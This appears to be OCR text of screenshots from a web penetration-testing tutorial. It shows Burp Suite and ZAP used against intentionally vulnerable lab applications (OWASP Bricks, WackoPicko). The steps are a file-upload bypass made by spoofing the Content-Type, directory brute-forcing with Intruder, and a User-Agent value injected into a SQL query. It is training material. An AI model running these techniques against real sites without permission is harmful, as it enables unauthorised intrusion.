
Request to http://192.168.56.11:80


Forward | Drop | Intercept is on | Action | Comment this item


Raw | Params | Headers | Hex


```
POST /owaspbricks/upload-2/index.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/upload-2/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------495478044957820911149023962 5
Content-Length: 386

-----------------------------495478044957820911149023962 5
Content-Disposition: form-data; name="userfile"; filename="test.html"
Content-Type: text/html

<html>
<body>
<h1>Upload test</h1>
</body>
</html>
-----------------------------495478044957820911149023962 5
Content-Disposition: form-data; name="upload"

Upload
-----------------------------495478044957820911149023962 5--
```


```
POST /owaspbricks/upload-2/index.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/upload-2/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B729998
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------495478044957820911149023962 5
Content-Length: 386

-----------------------------495478044957820911149023962 5
Content-Disposition: form-data; name="userfile"; filename="test.html"
Content-Type: image/png

<html>
<body>
<h1>Upload test</h1>
</body>
</html>
```






Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status
1 http://192.168.56.11 200
http://192.168.56.11/WackoPicko/
Add to scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Request Response
Raw Headers Hex
GET /WackoPicko/ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11;
Accept: text/html,application
Accept-Language: en-US,en;q=0
Accept-Encoding: gzip, deflat
Connection: close
Upgrade-Insecure-Requests: 1



Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
...
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /WackoPicko/§a§ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh
?
<
+
>
Type a search term
0 matches
Clear
1 payload position
Length: 322



Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
...
Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 959
Payload type: Simple list
Request count: 959
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
installation
interactive
internal
internet
intranet
intro
inventory
invitation
invite
Add
Enter a new item
Add from list ... [Pro version only]



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
49 about 200 3021
55 action 200 76736
59 admin 301 693
0 404 599
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Wed, 09 May 2018 00:06:25 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Content-Location: about.php
Vary: negotiate,Accept-Encoding
TCN: choice
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=0ahilucsqr0iufpq3s8v15mkf4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2374
Connection: close
Content-Type: text/html
<html>
<head>
<link rel="stylesheet" href="/WackoPicko/css/blueprint/screen.css" type="text/css" media="screen, projection">
Type a search term
0 matches
119 of 959



192.168.56.11/owaspbricks/content-4/
Search
Bricks
Details
Error! User does not exists
SQL Query: SELECT * FROM users WHERE ua='Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'



Quick Start
Request
Respon
Set break on all requests and responses
Welcome to the OWASP Zed Attack Proxy (ZAP



Quick Start
Request
Response
Break
Method
Header: Text
Body: Text
GET http://192.168.56.11/owaspbricks/content-4/ HTTP/1.1
Host: 192.168.56.11
User-Agent: 123456
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.56.11/owaspbricks/content-pages.html
